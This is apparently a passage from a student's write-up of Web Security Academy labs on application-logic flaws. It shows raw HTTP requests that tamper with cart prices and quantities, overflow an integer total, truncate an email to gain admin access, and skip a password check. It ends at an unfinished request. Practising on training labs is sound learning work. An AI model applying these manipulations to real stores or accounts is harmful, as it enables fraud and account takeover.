

Application logic vulnerabilities

LAB 45 Excessive trust in client-side controls

I was provided with an account of user `wiener:peter` that has $100 on his account:




I was asked to buy "Lightweight "l33t" Leather Jacket" that costs $1337.
To do so, I tested the order making process by adding goods to the cart and trying to spend money. I have noticed, that, when adding an item to the cart, it contains price parameter:



```
POST /cart HTTP/2
Host: 0a300008036119ac814cc06300ae0035.web-security-academy.net
Cookie: session=ijmoREDNRtfjMe6aYSMwDyOWc1XgrSJQ
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a300008036119ac814cc06300ae0035.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a300008036119ac814cc06300ae0035.web-security-academy.net/product?productId
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

productId=1&redir=PRODUCT&quantity=1&price=133700
```


I changed the value of this parameter to "1" and observed that the price in the cart has changed:



Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$0.01	1

Total: $0.01

What is left is to place the order and demonstrate, how order has been made with exploiting site's purchase making logic:



Congratulations, you solved the lab!
Store credit:
$99.99
Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Total: $0.01

LAB 46 High-level logic vulnerability

This lab is similar to the previous one, however, this time it does not contain price parameter. However, there is 'quantity' parameter left when adding an item to a cart. Changing its value does change the value of the item in the cart, and there was no handling of passing negative quantities that could lead to decreasing of the price of items in the cart. In such a way, I was able to decrease the amount of leather jacket and purchase it for the $12 (it's possible to make it even cheaper):


Congratulations, you solved the lab!

Store credit:
$87.54

Your order is on its way!


Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
Picture Box	$94.61	-14

Total: $12.46

However, there is a correct assumption tat price of cart cannot be lower than 0, so I couldn't add myself extra money in such a way.


LAB 47 Low-level logic flaw

In this lab, everything remains the same, but this time negative quantities are handled nicely: if there is negative quantity, then it will remove the item from cart. I tried to go in opposite way and increase amount to huge numbers and discovered that maximum quantity that could be set is 99:



```
POST /cart HTTP/2
Host : 0a6800ff03afe630811b899f001d0015.web-security-academy.net
Cookie : session =t1QLXCQVFvjLvKKtkJeVix3W915v4AZ3
Content-Length : 40
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a6800ff03afe630811b899f001d0015.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a6800ff03afe630811b899f001d0015.web-security-academy.net/product?productId=
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

productId =1&redir =PRODUCT &quantity =10000
```


```
HTTP/2 400 Bad Request
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 29

"Invalid parameter: quantity"
```



```
POST /cart HTTP/2
Host: 0a6800ff03afe630811b899f001d0015.web-security-academy.net
Cookie: session=t1QLXCQVFvjLvKKtkJeVix3W915v4AZ3
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net/product?productId=


Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

Automatically repeating this request in Burp Intruder and increasing the amount by 99, I noticed that at certain point the price becomes negative:


Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 53757 +	Remove

Coupon:
Add coupon
Apply


Total: -$14026236.92

This could mean that price number becomes that large, so it exceeds its data type limit and loops back to negative values back to 0 and so on. Knowing that, typically, integer limit in most languages is normally [-2,147,483,647 ; 2,147,483,647] and for float it's 3.4E +/- 38, I can mathematically compute the quantity number to loop back to zero. Before I start with integers, I noticed that price is kept without floating points, so our jacket will cost $133700 instead of $1337.00:

133700 x 99 = 13 236 300

2 x 2,147,483,647 / 13 236 300 = 324,5

Therefore, I will add order of 99 jackets exactly 323 times to be sure that price remains negative:


Store credit:
$100.00

Cart


Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 32076 +	Remove

Coupon:
Add coupon
Apply

Total: -$64060.96

Place order

I need to add 6406096/13700 = 47 jackets to cart to be maximally close to $0:


Store credit:
$100.00

Cart


Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 32123 +	Remove

Coupon:
Add coupon
Apply

Total: -$1221.96

Place order

Now, I will simply select any other product (obviously, not too expensive, easy scalable) from the catalogue to reach $0:


Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 32123 +	Remove
Safety First	$46.36	- 27 +	Remove


Coupon:
Add coupon

Apply

Total: $29.76

Place order

All is left is to place order:


Congratulations, you solved the lab!

Store credit:
$70.24


Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	32123
Safety First	$46.36	27


Total: $29.76

LAB 48 Inconsistent handling of exceptional input

Using Burp, I fuzzed the website on its contents and /admin was discovered. It contained the following message:


Admin interface only available if logged in as a DontWannaCry user

Since I was not provided with any account, I created it myself to test the website as registered user this time. Having multiple accounts registered, I found out that user's email (which can be a very long string) on dashboard is being truncated when displayed:


My Account

Your username is: hackr1

Your email is:
baaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa


This account was registered with email (436 character long):

baaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaa@exploit-0a5b001a03850a7e83a6db06014f003b.exploit-server.net

The application truncated it up to 255 characters, so my idea was to try to register a user with @dontwannacry.com domain with last symbol 'm' on 255th position:


blablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablab
lablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablabl
ablablablablablablablablablablablla@dontwannacry.com.exploit-
0a5b001a03850a7e83a6db06014f003b.exploit-server.net

Having such a payload, I received a registration confirmation email:



Sent	To	From	Subject	Body	
2024-02-16 02:59:46 +0000	blablablablablablablablablablablablablablablablablablablablablablablablablabl ablablablablablablablablablablablablablablablablablablablablablablablablabla blablablablablablablablablablablablablablablablablablablablablablablablablabl ablablla@dontwannacry.com.exploit-0a5b001a03850a7e83a6db06014f003b.exploit-server.net	no-reply@0a2f00e603f40a8783d9dc830039002b.web-security-academy.net	Account registration	Hello! Please follow the link below to confirm your email and complete registration. https://0a2f00e603f40a8783d9dc830039002b.web-security-academy.net/register?temp-registration-token=Zqxq6FkdF9yXXu7N5zAb46Xquk72lU5M Thanks, Support team	View raw

Next, I checked the account and discovered that admin panel is now available to me:




Home | Admin panel | My account | Log out

My Account

Your username is: hacker

Your email is: blablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablablabla blablablablablablablablablablablablablablablablablablablablablablablablablabla@dontwannacry.com




Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete
hacker - Delete

Now I can conduct malicious actions, such as deletion of accounts:



Congratulations, you solved the lab!


User deleted successfully!

Users

wiener - Delete
hacker - Delete

LAB 49 Inconsistent security controls


This lab also contains /admin directory with the same message. So, let's try to register an account again and see, what could be exploited:


My Account

Your username is: robot

Your email is: robot@exploit-0a54005b04b71ede801720dc01800019.exploit-server.net

I can change my email address. Surprisingly, new email with confirmation is not being sent and email changes right away. Therefore, I can exploit this by simply changing email to @@dontwannacry.com domain:




My Account

Your username is: robot

Your email is: robot@dontwannacry.com

I have access to Admin panel again and can delete carlos account:


Congratulations, you solved the lab!

User deleted successfully!

Users


wiener - Delete
robot - Delete

LAB 50 Weak isolation on dual-use endpoint

Valid user credentials: `wiener:peter`

The goal is to log in as administrator and delete user 'carlos'.

To achieve this, I inspected the behavior of changing password function. Firstly, I tried to pass empty parameter as "current password":



Request

```
POST /my-account/change-password   HTTP/2
Host: 0a4d00c303619d7980a167d30000004e.web-security-academy.net
Cookie : session =PimExNEtHL7TWdbgKvYt4StdML71KNDH
Content-Length : 120
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0a4d00c303619d7980a167d30000004e.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36   (KHTML,  like
Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a4d00c303619d7980a167d30000004e.web-security-academy.net/my-account?id=wiener
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

csrf=SFfE1b66OA3GDaNJzOU9IrX8EPNvADr7   &username =wiener &current-password =
&new-password-1=peterr&new-password-2=peterr
```

Response

My Account

Current password is incorrect

Your username is: wiener

Email


Username: wiener

Current password

New password

Confirm new password

Having no success, I removed this parameter completely and managed to change the password for user "wiener":



Request

